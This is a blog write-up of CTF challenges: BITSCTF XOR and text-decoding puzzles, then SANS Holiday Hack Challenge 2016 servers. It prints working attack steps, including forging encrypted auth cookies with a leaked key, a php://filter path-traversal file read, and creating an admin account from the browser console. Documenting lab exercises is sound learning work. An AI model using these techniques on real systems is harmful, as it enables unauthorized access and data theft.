Looks like it takes a base image, 'full.png', adds some bytes to the end of the file, does a simple XOR with 'key.txt' and then writes it back out to 'BITSCTFfullhd.png'. So again, similar to the previous challenges, all this is doing is a XOR.

Again on this one, just used the XOR-Cracker online mentioned in the comments:
from pwn import *

# Used https://wiremask.eu/tools/xor-cracker/
key='726b68255150346730263367343640342a256628554e235c'.decode('hex')

srcImg = open('BITSCTFfullhd.png', 'rb').read()
out = open('out.png', 'w')
result = xor(srcImg, key)
print key

out.write(result)


This dropped the png:


BITSCTF{p_en_gee}


Sherlock


This one was the highest points, but ended up being the simplest to solve, this was just a one-liner:

cat final.txt | grep -Eo '[A-Z]' | tr -d '\n' | sed 's/ZERO/0/g;s/ONE/1/g' | perl -lpe '$_=pack"B*",$_'

To explain this a little, the final.txt contained a lot of very normal text, but certain characters were capitalized in a sea of lowercase chars. I forget the name of this exactly, book cipher? This was very quick to recognize, and could be extracted with some grep, tr, sed & perl. The capital letters spelled out binary using words 'ZERO' & 'ONE', which was converted and printed using perl.

BITSCTF{h1d3_1n_pl41n_5173}

Tuesday, January 10, 2017

Holiday Hack Challenge 2016 - Writeup (Part 2)


This post covers the second part of the SANS Holiday Hack Challenge 2016 CTF.  Part 1 can be found here.

The next area of the challenge asked how to exploit six servers found within the APK.  Along with these servers drops six audio files to analyze towards the end of the game.  As listed on the site, the targets were:

  • The Mobile Analytics Server (via credentialed login access)
  • The Dungeon Game
  • The Debug Server
  • The Banner Ad Server
  • The Uncaught Exception Handler Server
  • The Mobile Analytics Server (post authentication)

Each target IP could be verified in-game by Tom Hessman.  This helped both with identifying scope & identifying progress, even though each one was fairly obvious.


The Mobile Analytics Server


The first thing I tried on this server was check for a .git directory, it seemed to be very fortunate guess.  Hitting that route we get a listing of the git repo for the site, I love seeing this on challenges!


With the git directory exposed you can now clone the full project easily with a bit of wget.  For more information about how this is done, check out this article (It also goes into a more advanced topic, reconstructing a repo based on objects found!) - https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexas-1m-28-07-2015/

After we have the local copy of the project we can start looking for interesting files.  The first thing to find in the context of this challenge is audio or mp3 files.

$ grep -rnis mp3 *

getaudio.php:22:      header('Content-Length: ' . strlen($result[0]['mp3']));
getaudio.php:26:      print $result[0]['mp3'];
header.php:2:require_once('mp3.php');
header.php:33:                  <li><a href="/<?= mp3_web_path($db); ?>">MP3</a></li>
mp3.php:5:  function mp3_web_path($db) {
sprusage.sql:124:  `mp3` MEDIUMBLOB NOT NULL,

Looking at mp3.php we find a simple query statement which grabs an audio file, looks promising:

<?php
  require_once('crypto.php');
  require_once('db.php');

  function mp3_web_path($db) {
    $result = query($db, "SELECT `id` FROM `audio` WHERE `username` = '" . mysqli_real_escape_string($db, get_username()) . "'");

    if (!$result) {
      return null;
    }

    return 'getaudio.php?id=' . $result[0]['id'];
  }

Then looking at where it's been used, we find the main header file:

          <ul class="nav navbar-nav">
            <li><a href="/query.php">Query</a></li>
            <li><a href="/view.php">View</a></li>
            <?php
              if (get_username() ≡ 'guest') {
                ?>
                  <li><a href="/<?= mp3_web_path($db); ?>">MP3</a></li>
                <?php
              }
              if (get_username() ≡ 'administrator') {
                ?>
                  <li><a href="/edit.php">Edit</a></li>
                <?php
              }
            ?>
          </ul>

Looks like if we login as 'guest' we get access to that guest mp3 through the nav bar link.

Logging in as 'guest' is the next challenge. Looking at how the auth works, we can see it uses a weak authentication mechanism. All the application does to verify the user is check the 'AUTH' cookie's username field:

db.php:69:    if($username == 'administrator') { ... }
getaudio.php:9:  if ($username === 'guest') { ... }

You can see the cookie being set post-auth based on the username & date:

  } else {
    require_once('db.php');

    check_user($db, $_POST['username'], $_POST['password']);

    print "Successfully logged in!";

    $auth = encrypt(json_encode([
      'username' => $_POST['username'],
      'date' => date(DateTime::ISO8601),
    ]));

    setcookie('AUTH', bin2hex($auth));

    header('Location: index.php?msg=Successfully%20logged%20in!');
  }

Now we can easily run our own version of the cookie generation in PHP for both 'guest' and 'administrator' users:

<?php
define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");

function encrypt($data) {
  return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
}

$username = 'guest';
// $username = 'administrator';

$auth = encrypt(json_encode([
  'username' => $username,
  'date' => date(DateTime::ISO8601),
]));

print('AUTH:\n');
print(bin2hex($auth));

?>


After adding this cookie (using a browser extension) we're successfully authenticated as 'guest' and we can grab that mp3! It drops 'discombobulatedaudio2.mp3' and Part 1 is done!


The Dungeon Game


The next server found was dungeon.northpolewonderland.com. Visiting the page on port 80 provided some instructions for the game, scanning further with nmap revealed another interesting port: 11111. Looking up usage of that port number there were mentions of MMO games hosted regularly using that value. Hitting it with netcat produced the Dungeon game server.

$ nc -v dungeon.northpolewonderland.com 11111

Connection to dungeon.northpolewonderland.com port 11111 [tcp/vce] succeeded!
Welcome to Dungeon.   This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.


First thing first, as I didn't recognize it instantly, we need to find out if this game was created before -- if it's a clone or mod of a previous game we can find the source to. Looking up the copy on the intro when you start we find quickly that this is actually Zork 1, previously called Dungeon.

Initially I was looking for walk-throughs I could paste in verbatim to win the game. This didn't work in a few places. The first stopping point was finding a painting. A few other objects seemed to be moved.

The next strategy was to look up how to cheat. This yielded a couple results. First we could jump to the end of the game using the spell 'incant, DNZHUO IDEQTQ', this didn't seem to go anywhere too interesting, but could be one path. The other was to use the GDT menu (Game Debugging Tool). This provided many options, others probably had more elegant solutions than this, but you quickly start to learn that it allows you to acquire every item in the game.

There is a small wrapped mailbox here.
>inventory
You are empty handed.
>gdt
GDT>help
Valid commands are:
AA- Alter ADVS          DR- Display ROOMS
AC- Alter CEVENT        DS- Display state
AF- Alter FINDEX        DT- Display text
AH- Alter HERE          DV- Display VILLS
AN- Alter switches      DX- Display EXITS
AO- Alter OBJCTS        DZ- Display PUZZLE
AR- Alter ROOMS         D2- Display ROOM2
AV- Alter VILLS         EX- Exit
AX- Alter EXITS         HE- Type this message
AZ- Alter PUZZLE        NC- No cyclops
DA- Display ADVS        ND- No deaths
DC- Display CEVENT      NR- No robber
DF- Display FINDEX      NT- No troll
DH- Display HACKS       PD- Program detail
DL- Display lengths     RC- Restore cyclops
DM- Display RTEXT       RD- Restore deaths
DN- Display switches    RR- Restore robber
DO- Display OBJCTS      RT- Restore troll
DP- Display parser      TK- Take
GDT>tk
Entry:    1
Taken.
GDT>ex
>inventory
You are carrying:
  A brown sack.

Through some guess and check we can find that the last item available is in slot 217, it also appears to be the Elf!

  A lurking grue.
  A pair of hands.
  A breath.
  A flyer.
  A bird.
  A tree.
  A northern wall.
  A southern wall.
  A eastern wall.
  A western wall.
  A water.
  A Guardian of Zork.
  A compass rose.
  A mirror.
  A panel.
  A stone channel.
  A dungeon master.
  A ladder.
  A Elf.

Looking at info again we can see that the modified goal of this Zork game is to find the Elf, mentioning a trade for secrets.

...
   Recent adventurers report a new passage has been installed which
leads to the North Pole and the lair of a mischevious elf who will trade
for secrets he holds that may aid your quest.
...

Dropping the elf and giving it an item it does not want results in the following message:

>give vitreous slag to elf
"That wasn't quite what I had in mind", he says, tossing
the piece of vitreous slag into the fire, where it vanishes.

After hand-choosing a few items, one of them eventually was accepted. There ended up being a few valid trades of different items. Automating the acquisition of all the items was fairly easy by scripting commands for the GDT menu:

$ python -c 'for x in xrange(218): print "tk\n{}".format(x)' | pbcopy

Then trying various objects for the trade we get:

...

>drop elf
The elf appears increasingly impatient.

>give bird to elf
"That wasn't quite what I had in mind", he says, tossing
the bird into the fire, where it vanishes.

>give dungeon master to elf
"That wasn't quite what I had in mind", he says, tossing
the dungeon master into the fire, where it vanishes.

>give gold card to elf
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
The elf says - you have conquered this challenge - the game will now end.
Your score is 15 [total of 585 points], in 17 moves.
This gives you the rank of Beginner.

>give a crystal sphere to elf
The elf, satisified with the trade says -
....


Sending any message to the automated email service listed in the success message provided a link to the mp3, and that was it!


The Debug Server


This was probably one of the most involved challenges for me, being new to APK work.
In the APK provided there was an EditProfile section which would allow you to change various attributes about yourself on the bug bounty platform. It also included a part which would report statistics about the session to some dev server. This was the server we're looking for.

It turned out that the dev server reporting feature was disabled in the version of the APK shipped to us, so what we had to do was re-enable it by disassembling the APK, modifying that value and assembling it again with a valid signing. APKTool, keytool & jarsigner made this a fairly quick process.

$ apktool d SantaGram_4.2.apk
$ vim res/values/strings.xml +33  # changing 'debug_data_enabled' from false to true
$ apktool build
$ mkdir keys
$ keytool -genkey -v -keystore keys/SantaGram_4.2.keystore -alias SantaGram_4.2 -keyalg RSA -keysize 1024 -sigalg SHA1withRSA -validity 10000
$ jarsigner -sigalg SHA1withRSA -digestalg SHA1 -keystore keys/SantaGram_4.2.keystore SantaGram_4.2.apk SantaGram_4.2
$ adb install SantaGram_4.2.apk


Next up we check out that dev traffic using Burp and the android emulator:

$ emulator -netdelay none -netspeed full -avd Nexus_5_API_25 -http-proxy http://127.0.0.1:8080

Looking at the traffic as we hit the EditProfile page, it shows the JSON parameters of the POST request we need.
Watering down the request to remove any unimportant details, we get:
$ curl 'http://dev.northpolewonderland.com/index.php' --data $'{\"date\":\"0\",\"udid\":\"0\",\"debug\":\"com.northpolewonderland.santagram.EditProfile, EditProfile\",\"freemem\":"1"}' -H 'Content-Type: application/json'

{"date":"20170101154937","status":"OK","filename":"debug-20170101154937-0.txt","request":{"date":"0","udid":"0","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","freemem":"1","verbose":false}}

It looks like there was an extra key added to our JSON object, there's a verbose flag? Let's see what that does.

curl 'http://dev.northpolewonderland.com/index.php' --data $'{\"date\":\"0\",\"udid\":\"0\",\"debug\":\"com.northpolewonderland.santagram.EditProfile, EditProfile\",\"freemem\":"1", "verbose": true}' -H 'Content-Type: application/json'

...
"files":["debug-20170101154937-0.mp3", ...Every debug dump report generated... ],
...


So this is nice, we can read all the debug reports generated by all users. Now we should try to find that audio file if it exists:

curl 'http://dev.northpolewonderland.com/index.php' --data $'{\"date\":\"0\",\"udid\":\"0\",\"debug\":\"com.northpolewonderland.santagram.EditProfile, EditProfile\",\"freemem\":"1", "verbose": true}' -H 'Content-Type: application/json' 2>/dev/null | tr ',' '\n' | grep mp3
"files":["debug-20161224235959-0.mp3"

Sure enough, there was a hidden mp3 file in the massive dump of debug. Visiting http://dev.northpolewonderland.com/debug-20161224235959-0.mp3 dropped the file.


The Banner Ad Server


In the game there were characters that would drop hints on the challenges.  This was one of them that was invaluable moving forward.  The Banner Ad server was almost instantly recognized as a Meteor web app while combing through the source.  One of the hints linked to a SANS blog post on meteor pwning - https://pen-testing.sans.org/blog/2016/12/06/mining-meteor

This didn't seem like much of a vulnerability, just an incredibly bad design choice to allow authentication and sensitive data to be controlled on the front-end.

The TamperMonkey script mentioned in the 'Mining Meteor' article helped a lot!  This allowed us to see exactly what was going on in the web app with all the models and views, etc.

Initial attempt was to try to get access as a different user.  The registration portal was locked down, only allowing privileged users to register, and there weren't any obvious credentials being used.  Another obvious route to take was to just create a user using Meteor on the front-end, seemed too good to be true though. Popping open the Dev Console we try it out:

> Accounts.createUser({ username: 'billy1', email: 'no-one-cares', password: 'b1lly-h4s-f4nt4stic-p4ssw0rdz', isAdmin: true });

Instantly we notice a change in the UI, now we can go to Admin Quotes as well, looks like it worked!


It looks like we have access to five records on this page.  Four of them are standard quotes, and the other has an audio field.  It's starting to look very close!

Grabbing the quotes in the inspector we can see what each value holds:

JSON.stringify(HomeQuotes.find().fetch()[4]);

> "{"_id":"zPR5TpxB5mcAH3pYk","index":4,"quote":"Just Ad It!","hidden":true,"audio":"/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"}"

Visiting http://ads.northpolewonderland.com/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3 will drop the flag!


The Uncaught Exception Server


On this server we could both write and read files, but only in raw text.  This was a PHP server, so a web shell seemed to be the right path, but there wasn't an interpretation of the PHP files.  It turned out PHP filters with base64 seemed to work to leak files.

Leaking the exception file seemed logical, and apparently that was all that was required:

curl http://ex.northpolewonderland.com/exception.php --data '{"operation": "ReadCrashDump", "data": { "crashdump": "php://filter/convert.base64-encode/resource=../exception" }}' -H 'Content-Type:application/json' | base64 -D

Looking at the head of this we get the location of the next audio file!

&gt;?php

# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3
# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/


After this I ran out of time so I didn't get the second part to the analytics server, but I knew it had something to do with SQL having a few leads from edit page errors & other query errors.


Really enjoyed playing Holiday Hack Challenge this year! It was a lot of fun, the music was great and the challenges provided a few great learning opportunities! Thanks goes out to all the developers who put this on, you did an amazing job!  Can't wait for next year!